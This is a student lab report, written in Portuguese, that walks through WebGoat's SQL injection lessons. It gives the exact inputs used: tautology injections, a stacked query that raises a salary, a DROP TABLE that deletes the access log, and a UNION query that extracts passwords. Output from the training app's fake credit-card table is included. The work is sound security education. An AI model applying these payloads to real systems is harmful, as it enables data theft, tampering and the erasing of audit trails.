

Sistemas de Segurança de Software

Mestrado em Engenharia Informática

Segurança de Software

Mestrado em Informática

Class Project: Experiments with WebGoat (class 3)

Gustavo Henriques Nº 64361

Leonardo Monteiro Nº 58250

Maria Figueirinhas Nº 46494


2. LAB: SQL Injection

Solving <u>Injection</u> >> <u>SQL Injection (intro)</u> >> Steps 2.

Lesson 2: Retrieving information about Bob.

Para este exercício metemos a seguinte query no campo de input: SELECT * FROM employees WHERE first_name = 'Bob'

Concluímos assim a lição como mostra a imagem abaixo:



Solving Injection >> SQL Injection (intro) >> Steps 3.

Lesson 3: Changing department of Tobi Barnett to 'Sales'.

Para este exercício metemos a seguinte query no campo de input: UPDATE employees SET department = 'Sales' WHERE first_name = 'Tobi'

Concluímos assim a lição como mostra a imagem abaixo:



Solving <u>Injection</u> >> <u>SQL Injection (intro)</u> >> Steps 4.

Lesson 4: Modifying the table scheme by adding the column "phone".

Para este exercício metemos a seguinte query no campo de input: ALTER TABLE employees ADD phone varchar(20)

Concluímos assim a lição como mostra a imagem abaixo:

~		
SQL query	SQL query	
Submit		
Congratu	tulations. You have successfully completed the assignment.	
ALTER TA	TABLE employees ADD phone varchar(20)	

Solving <u>Injection</u> >> <u>SQL Injection (intro)</u> >> Steps 5. <u>Lesson 5:</u> Granting the user "unauthorized_user" rights to the table "grant rights".

Para este exercício metemos a seguinte query no campo de input:

GRANT ALL ON grant_rights TO unauthorized_user

Concluímos assim a lição como mostra a imagem abaixo:



Solving <u>Injection</u> >> <u>SQL Injection (intro)</u> >> Steps 6. Lesson 6: Experimenting with different inputs.

Para esta lição simplesmente vimos alguns exemplos de SQL injections.

Solving <u>Injection</u> >> <u>SQL Injection (intro)</u> >> Steps 9. <u>Lesson 9:</u> Performing a SQL injection.

Para esta lição selecionamos as opções Smith', OR, '1' = '1 e conseguimos executar uma SQL injection, como mostra a imagem abaixo:

```
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith v or v 1 = 1
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC. . 0.
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103. Jane. Plane. 333498703333. AMEX. . 0.
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0, 10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the
injected query basically looks like this: SELECT * FROM user_data WHERE first_name = "on TRUE, which will always evaluate to true, no matter what
```

Solving Injection >> SQL Injection (intro) >> Steps 10.

Lesson 10: Performing a Numeric SQL injection.


Para esta lição metemos um número aleatório no Login_Count e no userld metemos uma condição numérica verdadeira. Neste caso metemos 1 or 1=1. Com isto, conseguimos executar uma numeric SQL injection como mostra a imagem abaixo:

Login_Count:		
User_ld:		
Get Account Info		
You have succeeded:		
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,		
101, Joe, Snow, 987654321, VISA, , 0,		
101, Joe, Snow, 2234200065411, MC, , 0,		
102, John, Smith, 2435600002222, MC, , 0,		
102, John, Smith, 4352209902222, AMEX, , 0,		
103, Jane, Plane, 123456789, MC, , 0,		
103, Jane, Plane, 333498703333, AMEX, , 0,		
10312, Jolly, Hershey, 176896789, MC, , 0,		
10312, Jolly, Hershey, 333300003333, AMEX, , 0,		
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,		
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,		
15603, Peter, Sand, 123609789, MC, , 0,		
15603, Peter, Sand, 338893453333, AMEX, , 0,		
15613, Joesph, Something, 33843453533, AMEX, , 0,		
15837, Chaos, Monkey, 32849386533, CM, , 0,		
19204, Mr, Goat, 33812953533, VISA, , 0,		
Your query was: SELECT * From user_data WHERE Login_Count = 20 and userid= 1 or 1=1		

Solving Injection >> SQL Injection (intro) >> Steps 11.

Lesson 11: Using SQL injection to retrieve sensitive data from the database


Para esta lição preenchemos o primeiro campo com Smith' OR '1' = '1 e o segundo com Auth 3SL99A' OR '1' = '1. Com isto, conseguimos extrair data sensível através de uma SQL injection, como mostra a imagem abaixo:



Solving <u>Injection</u> >> <u>SQL Injection (intro)</u> >> Steps 12.

Lesson 12: Increasing Johh Smith salary.

Para esta lição preenchemos o primeiro campo com Smith e o segundo com 3SL99A'; UPDATE employees SET salary=100000 WHERE first_name = 'John' AND last_name='Smith. Com isto conseguimos aumentar o salário do John como mostra a imagem abaixo:



Solving Injection >> SQL Injection (intro) >> Steps 13.

Lesson 13: Delete the log.

Para esta lição foi só preencher o campo com o seguinte input UPDATE'; DROP TABLE access_log --. Com isto conseguimos esconder as ações executadas, completando assim esta lição como mostra a imagem abaixo:



Solving <u>Injection</u> >> <u>SQL Injection (advanced)</u> >> Steps 3.

<u>Challenge:</u> Retrieving information from the user_system_data and retrieving the password of the user Dave.

Para esta lição metemos o seguinte input:

SELECT * FROM user_data WHERE last_name = 'UNION SELECT 1, user_name, password, cookie, 'a', 'b', 1 FROM user_system_data; --'

